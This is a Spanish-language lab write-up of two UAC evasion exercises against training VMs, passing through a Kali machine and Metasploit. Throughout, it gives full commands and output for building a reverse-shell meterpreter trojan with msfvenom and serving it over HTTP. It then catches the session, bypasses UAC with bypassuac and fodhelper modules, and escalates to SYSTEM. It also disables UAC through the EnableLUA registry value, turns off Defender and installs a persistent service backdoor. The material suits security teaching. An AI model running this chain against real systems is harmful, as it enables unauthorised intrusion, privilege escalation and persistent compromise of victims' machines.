EJERCICIOS EVASIÓN DE WINDOWS UAC

Prerrequisitos

- Kali Linux
- Windowsploitable LPE
- Windows 10 Evasion

Ejercicio 1 - Metasploit y Windows UAC

- Entrar en el entorno gráfico de Windowsploitable LPE con el usuario master y habilitar Windows UAC eligiendo nivel predeterminado. Crear un troyano y transferirlo al escritorio del usuario master en el sistema Windowsploitable LPE.
- Utiliza un exploit multi/handler para obtener un meterpreter reverso.
- En la sesión, abrir una shell y comprobar los permisos del usuario master y los grupos a los que pertenece.
- Intentar elevar privilegios a NT Authority\System con comando de meterpreter. En caso de no funcionar, utilizar un módulo de bypass para evadir el UAC y conseguir así una nueva sesión con privilegios elevados.
- En esta nueva sesión, realizar una elevación a NT Authority\System con comando de meterpreter. Consultar la clave de registro de políticas del sistema y después la subclave de Windows UAC explicando los resultados obtenidos.
- Deshabilitar la subclave de registro de Windows UAC y crear un backdoor persistente para comprobar en la sesión obtenida si el valor quedó almacenado de forma permanente en el registro del sistema.

Ejercicio 2 - Metasploit y Windows UAC

- Entrar en el entorno gráfico de Windows 10 Evasion con el usuario user1 y habilitar Windows UAC eligiendo nivel predeterminado. Crear un troyano y transferirlo al escritorio del usuario user1 en el sistema Windows 10 Evasion.
- Utiliza un exploit multi/handler para obtener un meterpreter reverso.
- En la sesión, abrir una shell y comprobar los permisos del usuario user1 y los grupos a los que pertenece.
- Intentar elevar privilegios a NT Authority\System con comando de meterpreter. En caso de no funcionar, utilizar un módulo de bypass para evadir el UAC y conseguir así una nueva sesión con privilegios elevados. Getsystem;
- En esta nueva sesión, realizar una elevación a NT Authority\System con comando de meterpreter. Consultar la clave de registro de políticas del sistema y después la subclave de Windows UAC explicando los resultados obtenidos.


Ejercicio 1

Activamos el postgresql, abrimos la msfconsole y seleccionamos el multi/handler


```
┌──(root㉿kali)-[~]
└─# service postgresql start

┌──(root㉿kali)-[~]
└─# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
```

Abrimos en WindowsLPE una sesión con máster



Confirmamos que el UAC está en predeterminado




Una vez hecho esto creamos un troyano para poder enviar a LPE

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.9 LPORT=4444 -f exe  > uac.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

Tras esto abrimos un enlace para acceder desde la maquina a la Kali

```
┌──(root㉿kali)-[~]
└─# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```


Una vez hecho esto lo abrimos desde LPE



Directory listing for /

- .android/
- .bashrc
- .bashrc.original
- .BurpSuite/

Descargamos el archivo y verificamos que esté en la carpeta de descargas



Volvemos a la Kali y vemos las opciones de multi/handler

```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none
                                        )
   LHOST     10.0.2.9         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Está todo correcto, así que lo ponemos a escuchar

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
```

Ejecutamos el archivo en la LPE y volvemos a la Kali a comprobar que se haya hecho la sesión

```
meterpreter > getuid
Server username: HETEAM\master
```

Abrimos la Shell

```
meterpreter > shell
Process 3416 created.
Channel 1 created.
Microsoft Windows [Versi♦n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Users\master\Downloads>whoami
whoami
heteam\master
```

Y confirmamos a los grupos que pertenece

```
C:\Users\master\Downloads>whoami/priv
whoami/priv

INFORMACI◆N DE PRIVILEGIOS
──────────────────────

Nombre de privilegio          Descripci◆n                                    Estado
═══════════════════════════ ═══════════════════════════════════════════ ═══════════
SeShutdownPrivilege           Apagar el sistema                              Deshabilitado
SeChangeNotifyPrivilege       Omitir comprobaci◆n de recorrido               Habilitada
SeUndockPrivilege             Quitar equipo de la estaci◆n de acoplamiento   Deshabilitado
SeIncreaseWorkingSetPrivilege Aumentar el espacio de trabajo de un proceso   Deshabilitado
SeTimeZonePrivilege           Cambiar la zona horaria                        Deshabilitado
```

```
C:\Users\master\Downloads>net localgroup
net localgroup

Alias para \\HETEAM
──────────────────────────────────────────────────────────────────────────────
*Administradores
*Duplicadores
*IIS_IUSRS
*Invitados
*Lectores del registro de eventos
*Operadores criptogr◆ficos
*Operadores de configuraci◆n de red
*Operadores de copia de seguridad
*Usuarios
*Usuarios avanzados
*Usuarios COM distribuidos
*Usuarios de escritorio remoto
*Usuarios del monitor de sistema
*Usuarios del registro de rendimiento
Se ha completado el comando correctamente.
```

Para poder intentar obtener privilegios volvemos a meterpreter y ponemos el siguiente comando, pero no se obtiene privilegios

```
meterpreter > getsystem
whoami
getuid
bg
exit
shell
^C[-] getsystem: Interrupted
```

Salimos de la Shell y dejamos en bg la sesión

```
C:\Users\master\Downloads>exit
exit
meterpreter > bg
[*] Backgrounding session 14 ...
```

Realizamos una búsqueda de módulo que nos pueda funcionar

```
msf6 exploit(multi/handler) > search bypassuac

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Descri
ption
   -   ----                                                ---------------  ----       -----  ------
   0   exploit/windows/local/bypassuac_windows_store_filesys  2019-08-22       manual     Yes    Window
s 10 UAC Protection Bypass Via Windows Store (WSReset.exe)
   1   exploit/windows/local/bypassuac_windows_store_reg      2019-02-19       manual     Yes    Window
s 10 UAC Protection Bypass Via Windows Store (WSReset.exe) and Registry
   2   exploit/windows/local/bypassuac                        2010-12-31       excellent  No     Window
s Escalate UAC Protection Bypass
   3   exploit/windows/local/bypassuac_injection              2010-12-31       excellent  No     Window
s Escalate UAC Protection Bypass (In Memory Injection)
   4   exploit/windows/local/bypassuac_injection_winsxs       2017-04-06       excellent  No     Window
s Escalate UAC Protection Bypass (In Memory Injection) abusing WinSXS
   5   exploit/windows/local/bypassuac_vbs                    2015-08-22       excellent  No     Window
s Escalate UAC Protection Bypass (ScriptHost Vulnerability)
   6   exploit/windows/local/bypassuac_comhijack              1900-01-01       excellent  Yes    Window
s Escalate UAC Protection Bypass (Via COM Handler Hijack)
   7   exploit/windows/local/bypassuac_eventvwr               2016-08-15       excellent  Yes    Window
```

Seleccionamos el 2

```
msf6 exploit(multi/handler) > use 2
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
```

Y verificamos las opciones para modificarlas

```
msf6 exploit(windows/local/bypassuac) > options

Module options (exploit/windows/local/bypassuac):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   SESSION    8                yes       The session to run this module on
   TECHNIQUE  EXE              yes       Technique to use if UAC is turned off (Accepted: PSH, EXE)


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.9         yes       The listen address (an interface may be specified)
   LPORT     4445             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   1   Windows x64
```

Modificamos la sesión y lo ponemos a correr

```
msf6 exploit(windows/local/bypassuac) > set session 14
session => 14
msf6 exploit(windows/local/bypassuac) > run

[*] Started reverse TCP handler on 10.0.2.9:4445
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem....
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 7168 bytes long being uploaded..
[*] Sending stage (200774 bytes) to 10.0.2.12
[*] Meterpreter session 15 opened (10.0.2.9:4445 -> 10.0.2.12:49209) at 2023-11-21 14:04:49 +0100

meterpreter >
```

Una vez aquí preguntamos quienes somos, obtenemos una elevación de privilegios y volvemos a preguntar quienes somos

```
meterpreter > getuid
Server username: HETEAM\master
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Abrimos una Shell y pedimos la clave

```
meterpreter > shell
Process 3996 created.
Channel 1 created.
Microsoft Windows [Versi♦n 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Reservados todos los derechos.

C:\Windows\system32>reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System
    ConsentPromptBehaviorAdmin    REG_DWORD    0x5
    ConsentPromptBehaviorUser    REG_DWORD    0x3
    EnableInstallerDetection    REG_DWORD    0x1
    EnableLUA    REG_DWORD    0x1
    EnableSecureUIAPaths    REG_DWORD    0x1
    EnableUIADesktopToggle    REG_DWORD    0x0
    EnableVirtualization    REG_DWORD    0x1
    PromptOnSecureDesktop    REG_DWORD    0x1
    ValidateAdminCodeSignatures    REG_DWORD    0x0
    dontdisplaylastusername    REG_DWORD    0x0
    legalnoticecaption    REG_SZ
    legalnoticetext    REG_SZ
    scforceoption    REG_DWORD    0x0
    shutdownwithoutlogon    REG_DWORD    0x1
    undockwithoutlogon    REG_DWORD    0x1
    FilterAdministratorToken    REG_DWORD    0x0

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\Audit
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System\UIPI
```

En la opción ENABLELUA REGWORD está a 0x1 esto quiere decir que el UAC esta activado

Para desactivarlo hacemos lo siguiente. En el primer recuadro desactivamos el UAC y en el segundo se expone que es 0x0 esto significa que hemos comprobado que se ha desactivado el UAC

```
C:\Windows\system32>C:\Windows\System32\cmd.exe /k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsof
t\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
C:\Windows\System32\cmd.exe /k %windir%\System32\reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVer
sion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
La operaci♦n se complet♦ correctamente.

C:\Windows\system32>reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System /v EnableL
UA
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System
    EnableLUA    REG_DWORD    0x0
```

Teniendo esto buscamos un módulo de persistencia para poder usar

```
msf6 exploit(windows/local/bypassuac) > search windows  exploit persistence

Matching Modules
================

   #  Name                                                  Disclosure Date  Rank       Check  Descript
ion
   -  ----                                                  ---------------  ----       -----  --------
--
   0  exploit/windows/local/ps_wmi_exec                     2012-08-19       excellent  No     Authenti
cated WMI Exec via Powershell
   1  exploit/windows/local/vss_persistence                 2011-10-21       excellent  No     Persiste
nt Payload in Windows Volume Shadow Copy
   2  post/windows/manage/sticky_keys                                        normal     No     Sticky K
eys Persistence Module
   3  exploit/windows/local/wmi_persistence                 2017-06-06       normal     No     WMI Even
t Subscription Persistence
   4  exploit/windows/local/s4u_persistence                 2013-01-02       excellent  No     Windows
Manage User Level Persistent Payload Installer
   5  exploit/windows/local/persistence                     2011-10-19       excellent  No     Windows
Persistent Registry Startup Payload Installer
   6  exploit/windows/local/persistence_service             2018-10-20       excellent  No     Windows
Persistent Service Installer
   7  exploit/windows/local/registry_persistence            2015-07-01       excellent  Yes    Windows
Registry Only Persistence
   8  exploit/windows/local/persistence_image_exec_options  2008-06-28       excellent  No     Windows
Silent Process Exit Persistence
```

Seleccionamos el numero 6 y vemos las opciones

```
msf6 exploit(windows/local/persistence) > use 6
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence_service) > options

Module options (exploit/windows/local/persistence_service):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   REMOTE_EXE_NAME                      no        The remote victim name. Random string as default.
   REMOTE_EXE_PATH                      no        The remote victim exe path to run. Use temp direct
                                                  ory as default.
   RETRY_TIME          5                no        The retry time that shell connect failed. 5 second
                                                  s as default.
   SERVICE_DESCRIPTION                  no        The description of service. Random string as defau
                                                  lt.
   SERVICE_NAME                         no        The name of service. Random string as default.
   SESSION                              yes       The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.9         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Modificamos lo visto

```
msf6 exploit(windows/local/persistence_service) > set payload windows/shell/reverse_tcp
payload ⇒ windows/shell/reverse_tcp
msf6 exploit(windows/local/persistence_service) > set session 15
session ⇒ 15
msf6 exploit(windows/local/persistence_service) > set lport 4445
lport ⇒ 4445
```

Lo ponemos a correr

```
msf6 exploit(windows/local/persistence_service) > run

[*] Started reverse TCP handler on 10.0.2.9:4445
[*] Running module against HETEAM
[+] Meterpreter service exe written to C:\Users\master\AppData\Local\Temp\MDyWIVMZ.exe
[*] Creating service GmBJ
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/HETEAM_20231121.5445/HETEAM_20231121.5445
.rc
[*] Sending stage (240 bytes) to 10.0.2.12
whoami
[-] Command shell session 16 is not valid and will be closed
[*] Sending stage (240 bytes) to 10.0.2.12
[*] 10.0.2.12 - Command shell session 16 closed.
[*] Command shell session 17 opened (10.0.2.9:4445 → 10.0.2.12:49216) at 2023-11-21 14:55:21 +0100


Shell Banner:
Microsoft Windows [Versi_n 6.1.7601]
```

Tras crearnos sesión, vamos a dejarla en BG y la matamos, además de esto buscamos un multi/handler

```
meterpreter > bg
[*] Backgrounding session 33 ...
msf6 exploit(windows/local/persistence_service) > sessions -k 33
[*] Killing the following session(s): 33
[*] Killing session 33
[*] 10.0.2.12 - Meterpreter session 33 closed.
msf6 exploit(windows/local/persistence_service) > use exploit/multi/handler
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

Vemos las opciones de este y modificamos el payload

```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.9         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set payload windows /meterpreter/reverse_tcp
[-] The value specified for payload is not valid.
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
```

Tras esto lo ponemos a correr y lo dejamos en un job

```
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.9:4444
```

Reiniciamos la LPE

Y a continuación se crea una sesión en la Kali

```
[*] Meterpreter session 35 opened (10.0.2.9:4444 → 10.0.2.12:49156) at 2023-11-23 14:13:02 +0100
```

Lo comprobamos y obtenemos lo siguiente

```
sessions

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  35        meterpreter x86/windows  NT AUTHORITY\SYSTEM @ HETEAM  10.0.2.9:4444 → 10.0.2.12:49156 (10.0.2
                                                                  .12)
```

Volvemos a poner el reg query y observamos que sigue desactivado

```
C:\Windows\system32>reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System
    ConsentPromptBehaviorAdmin    REG_DWORD    0x5
    ConsentPromptBehaviorUser    REG_DWORD    0x3
    EnableInstallerDetection    REG_DWORD    0x1
    EnableLUA    REG_DWORD    0x0
```

Ejercicio 2

Abrimos un multi/handler

```
msf6 exploit(windows/local/persistence_service) > use exploit/multi/handler
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
```

Confirmamos las opciones

```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.9         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Y lo ponemos a escuchar

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
```


Mientras tanto en otra terminal hacemos el troyano con msfvenom

```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.0.2.9 LPORT=4444 -f exe  > uac.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```


Tras esto abrimos un enlace para acceder desde la maquina a la Kali

```
┌──(root㉿kali)-[~]
└─# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```


En la Windows 10 desactivamos el defender




Abrimos el buscador y descargamos el archivo



Abrimos el archivo, nos dirigimos a la Kali y observamos que se ha abierto meterpreter



Intentamos escalar privilegios desde meterpreter y obtenemos lo siguiente



Miramos que tipo de privilegios tenemos y a qué grupo pertenecemos

```
C:\Users\user1\Downloads>whoami/priv
whoami/priv

INFORMACI◆N DE PRIVILEGIOS
──────────────────────

Nombre de privilegio          Descripci◆n                                  Estado
═══════════════════════════ ═══════════════════════════════════════════ ═══════
SeShutdownPrivilege           Apagar el sistema                            Habilitada
SeChangeNotifyPrivilege       Omitir comprobaci◆n de recorrido             Habilitada
SeUndockPrivilege             Quitar equipo de la estaci◆n de acoplamiento Habilitada
SeIncreaseWorkingSetPrivilege Aumentar el espacio de trabajo de un proceso Habilitada
SeTimeZonePrivilege           Cambiar la zona horaria                      Habilitada
```

```
C:\Users\user1\Downloads>net localgroup
net localgroup

Alias para \\PC1
──────────────────────────────────────────────────────────────────────────────
*Administradores
*Administradores de Hyper-V
*Duplicadores
*IIS_IUSRS
*Invitados
*Lectores del registro de eventos
*Operadores criptogr◆ficos
*Operadores de asistencia de control de acceso
*Operadores de configuraci◆n de red
*Operadores de copia de seguridad
*Propietarios del dispositivo
*System Managed Accounts Group
*Usuarios
*Usuarios avanzados
*Usuarios COM distribuidos
*Usuarios de administraci◆n remota
*Usuarios de escritorio remoto
*Usuarios del monitor de sistema
*Usuarios del registro de rendimiento
Se ha completado el comando correctamente.
```

Dejamos nuestra sesión en background

```
C:\Users\user1\Downloads>exit
exit
meterpreter > bg
[*] Backgrounding session 18...
msf6 exploit(multi/handler) >
```

Después de esto buscamos un módulo y seleccionamos el 11

```
msf6 exploit(multi/handler) > search bypassuac

Matching Modules
================

   #   Name                                                Disclosure Date  Rank       Check  Descri
ption
   -   ----                                                ---------------  ----       -----  ------
-----
   0   exploit/windows/local/bypassuac_windows_store_filesys  2019-08-22       manual     Yes    Window
s 10 UAC Protection Bypass Via Windows Store (WSReset.exe)
   1   exploit/windows/local/bypassuac_windows_store_reg      2019-02-19       manual     Yes    Window
s 10 UAC Protection Bypass Via Windows Store (WSReset.exe) and Registry
   2   exploit/windows/local/bypassuac                        2010-12-31       excellent  No     Window
s Escalate UAC Protection Bypass
   3   exploit/windows/local/bypassuac_injection              2010-12-31       excellent  No     Window
s Escalate UAC Protection Bypass (In Memory Injection)
   4   exploit/windows/local/bypassuac_injection_winsxs       2017-04-06       excellent  No     Window
s Escalate UAC Protection Bypass (In Memory Injection) abusing WinSXS
   5   exploit/windows/local/bypassuac_vbs                    2015-08-22       excellent  No     Window
s Escalate UAC Protection Bypass (ScriptHost Vulnerability)
   6   exploit/windows/local/bypassuac_comhijack              1900-01-01       excellent  Yes    Window
s Escalate UAC Protection Bypass (Via COM Handler Hijack)
   7   exploit/windows/local/bypassuac_eventvwr               2016-08-15       excellent  Yes    Window
s Escalate UAC Protection Bypass (Via Eventvwr Registry Key)
   8   exploit/windows/local/bypassuac_sdclt                  2017-03-17       excellent  Yes    Window
s Escalate UAC Protection Bypass (Via Shell Open Registry Key)
   9   exploit/windows/local/bypassuac_silentcleanup          2019-02-24       excellent  No     Window
s Escalate UAC Protection Bypass (Via SilentCleanup)
   10  exploit/windows/local/bypassuac_dotnet_profiler        2017-03-17       excellent  Yes    Window
s Escalate UAC Protection Bypass (Via dot net profiler)
   11  exploit/windows/local/bypassuac_fodhelper              2017-05-12       excellent  Yes    Window
s UAC Protection Bypass (Via FodHelper Registry Key)
   12  exploit/windows/local/bypassuac_sluihijack             2018-01-15       excellent  Yes    Window
s UAC Protection Bypass (Via Slui File Handler Hijack)
```

Modificamos las opciones que nos quedan

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > set lport 4445
lport ⇒ 4445
msf6 exploit(windows/local/bypassuac_fodhelper) > sessions

Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  18        meterpreter x64/windows  PC1\user1 @ PC1  10.0.2.9:4444 → 10.0.2.102:57651 (10.0.2.102)

msf6 exploit(windows/local/bypassuac_fodhelper) > set session 18
session ⇒ 18
```

```
msf6 exploit(windows/local/bypassuac_fodhelper) > show targets

Exploit targets:
================

    Id  Name
    --  ----
⇒   0   Windows x86
    1   Windows x64


msf6 exploit(windows/local/bypassuac_fodhelper) > set target 1
target ⇒ 1
```

A continuación, observamos las opciones

```
msf6 exploit(windows/local/bypassuac_fodhelper) > options

Module options (exploit/windows/local/bypassuac_fodhelper):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  18               yes       The session to run this module on

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.9         yes       The listen address (an interface may be specified)
   LPORT     4445             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   1   Windows x64
```

Lo ponemos a correr

```
msf6 exploit(windows/local/bypassuac_fodhelper) > run

[*] Started reverse TCP handler on 10.0.2.9:4445
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\WINDOWS\system32\cmd.exe /c C:\WINDOWS\System32\fodhelper.exe
[*] Sending stage (200774 bytes) to 10.0.2.102
[*] Cleaining up registry keys ...
[*] Meterpreter session 21 opened (10.0.2.9:4445 → 10.0.2.102:54862) at 2023-11-21 15:37:46 +0100

meterpreter >
```

Obtenemos privilegios desde meterpreter

```
meterpreter > getsystem
